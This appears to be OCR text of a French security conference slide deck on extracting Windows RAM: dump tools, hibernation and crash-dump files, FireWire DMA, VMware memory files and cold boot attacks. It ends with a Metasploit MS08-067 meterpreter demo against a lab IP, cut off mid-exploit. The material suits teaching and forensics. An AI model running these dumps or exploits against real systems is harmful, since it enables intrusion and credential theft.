H@CKRAM


EXPLOITATION DE LA MÉMOIRE RAM SOUS WINDOWS

CONNECTING BUSINESS & TECHNOLOGY

GROUP DEVOTEAM

SOMMAIRE

SOMMAIRE



POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?

- La mémoire RAM est sollicitée pour chacune des actions réalisées sur le système et contient donc un nombre important d'informations utilisées à un instant donné
- La compromission d'un système par l'altération directe de la mémoire RAM est plus discrète que celle réalisée par l'altération des fichiers du disque dur
- Contrairement à certains disques durs, le contenu de la mémoire RAM n'est pas chiffré et facilite ainsi l'accès au système ou sa manipulation
- Enfin, c'est un des éléments majeurs d'une architecture système, il est donc humain de s'y intéresser …☺

SOMMAIRE

EXTRACTION DU CONTENU DE LA RAM

DEPUIS UN ACCÈS STANDARD AU SYSTÈME CIBLE

- **OUTILS LOGICIELS** : dd.exe, mdd.exe, memoryDD.bat, win32dd.exe, …
- **INCONVÉNIENT** : Nécessite les droits Administrateur sur la cible

```
C:\>win32dd.exe /r /f image.raw
```

```
C:\>MemoryDD.bat -size 100 -output image.dd
```

```
C:\>dd.exe if=\\.\PhysicalMemory of="c:\image.raw" conv=noerror
```


```
C:\>mdd_1.3.exe -o image.raw
```

DEPUIS UN ACCÈS DISTANT AU SYSTÈME CIBLE

- **OUTILS LOGICIELS** : Plugin « memdump » utilisable via la console du framework « Metasploit » + mdd.exe
- **INCONVÉNIENT** : Nécessite les droits Système ou Administrateur et un accès distant sur la machine de la victime

DEPUIS LE FICHIER D'HIBERNATION DU SYSTÈME CIBLE

- **PRINCIPE** : Exploitation du fichier d'hibernation généré à l'activation de la veille prolongée et constituant une image compressée de la mémoire RAM (hyberfil.sys)
- **CONFIGURATION CIBLE** : Hibernation activée sur la machine cible
- **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine ou un accès logique administrateur pour extraire le fichier




Le fichier « hiberfil.sys » est stocké tant que l'option est activée et reste donc exploitable même si le système s'est arrêté normalement …

ASTUCE : La copie du fichier « hiberfil.sys » n'est pas autorisée via une session Windows (fichier en cours d'utilisation) : « hobocopy » permet de contourner cette restriction


DEPUIS LE PORT SÉRIE DU SYSTÈME CIBLE

- **PRINCIPE** : Exploiter le mode débogage Windows pour extraire le contenu de la RAM de la cible depuis une autre machine connectée via un câble série et WINDBG
- **CONFIGURATION NÉCESSAIRE** : Port série sur la machine cible
- **INCONVÉNIENT** : Nécessite un accès physique à la machine cible



EXTRACTION DU CONTENU DE LA RAM

DEPUIS LE PORT SÉRIE DU SYSTÈME CIBLE (SUITE)



A problem has been detected and Windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer, If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000D1 (0x0000000C,0x00000002,0x00000000,0xF86B5A89)

***   gv3.sys - Address F86B5A89 base at F86B5000, DateStamp 3dd991eb

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.

A problem has been detected and Windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer, If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any W


If proble
or softwa
If you ne
your compu
select Safe Mode.

Technical information:

*** STOP: 0x000000D1 (0x0000000C,0x00000002,0x00000000,0xF86B5A89)

*** gv3.sys - Address F86B5A89 base at F86B5000, DateStamp 3dd991eb


Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.




EXTRACTION DU CONTENU DE LA RAM

DEPUIS LE FICHIER « CRASHDUMP »

- **PRINCIPE** : Exploitation du fichier « MEMORY.DMP » généré suite à un plantage système (écran bleu) de la machine cible et constituant une image de la RAM
- **CONFIGURATION NÉCESSAIRE** : Débogage configuré ET option « image mémoire complète » activée
- **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine ou un accès logique administrateur pour extraire le fichier






```
StartBlueScreen.exe 0x10 0x1111 0x2222 0x3333 0x4444
```


Après Crash, le fichier MEMORY.DMP est stocké sur le disque jusqu'à sa destruction manuelle …

EXTRACTION DU CONTENU DE LA RAM

DEPUIS UN ACCÈS DMA (DIRECT MEMORY ACCESS)

- **PRINCIPE** : Emuler la connexion d'un stockage de masse (par Ex. Ipod) par le port Firewire ou PCMCIA afin de communiquer directement avec la RAM (Winlockpwn par Adam Boileau http://www.storm.net.nz/projects/16)
- **CONFIGURATION NÉCESSAIRE** : Machine démarrée + Port Firewire (ou PCMCIA) sur la machine victime
- **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine pour extraire la mémoire

```
root@Ares:~/Bureau/@firewire/pythonraw1394# ./1394memimage 0 1 /tmp/DUMPRAM_001 -1024M
1394memimage v1.0 Adam Boileau, 2006. <adam@storm.net.nz>
Init firewire, port 0 node 1
Reading 0x3ff00000 (1047552KiB) at 2545 KiB/s...
1073741824 bytes read
Elapsed time 412.89 seconds
Writing metadata and hashes...
```




PLUG AND PLAY

LIAISON PAR CÂBLE FIREWIRE

CAS PARTICULIER D'UNE MACHINE VIRTUELLE VMWARE

- **CONFIGURATION NÉCESSAIRE** : La machine cible est une machine virtuelle
- **INCONVÉNIENT** : Nécessite d'avoir accès à la machine hébergeant la machine virtuelle ainsi qu'aux fichiers associés



La copie du fichier .VMEM est possible même lorsque la machine virtuelle est démarrée

L'UTLIME RECOURS ...

DEPUIS UN ACCÈS DIRECT À LA BARRETTE MÉMOIRE (ATTAQUE COLDBOOT)

- **PRINCIPE** : Exploiter le fait que le refroidissement de la barrette mémoire ralenti la perte des données en RAM après extinction de la machine
- **CONFIGURATION NÉCESSAIRE** : Une barrette de mémoire … accessible physiquement et une **bombe d'air sec** …
- **INCONVÉNIENT** : Nécessite d'avoir un accès physique à la machine, attaque pas vraiment discrète

Après un arrêt brusque du système et **pendant 3 minutes**, la mémoire RAM conserve 80 % de ses données d'origine

Après refroidissement de la barrette de mémoire (-50°) et un arrêt brusque du système, la mémoire RAM conserve 80% de ses données **pendant 10 minutes**

DEPUIS UN ACCÈS DIRECT À LA BARRETTE MÉMOIRE (ATTAQUE COLDBOOT)


SOLUTION ?

EXTRACTION PHYSIQUE DE LA BARRETTE : Consiste à déplacer la barrette mémoire pour la placer sur une machine maîtrisée


EXTRACTION DU CONTENU DE LA BARRETTE : Consiste à copier automatiquement le contenu de la RAM sur un média amovible lors du démarrage de la machine maîtrisée sur une clef USB spécifiquement conçue pour réaliser cette opération

http://www.mcgrewsecurity.com

DEMO


Extraction de la ram A distance via le Framework
« Metasploit »

ATTAQUE : IDENTIFICATION D'UN SYSTÈME VULNÉRABLE



ATTAQUE : PRÉPARATION DE L'EXPLOIT À EXÉCUTER

```
sudoman@SudOman-Laptop:~/Secu/xploit/trunk$ ./msfconsole

_____________
< metasploit >
 -------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
      =[ msf v3.3-dev
+ -- --=[ 359 exploits - 233 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 132 aux
```

```
msf > use  windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.236.129
RHOST => 192.168.236.129
```

ATTAQUE : PRISE DE CONTRÔLE DISTANT DU SYSTÈME

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:French
[*] Selected Target: Windows XP SP2 French (NX)
[*] Triggering the vulnerability...
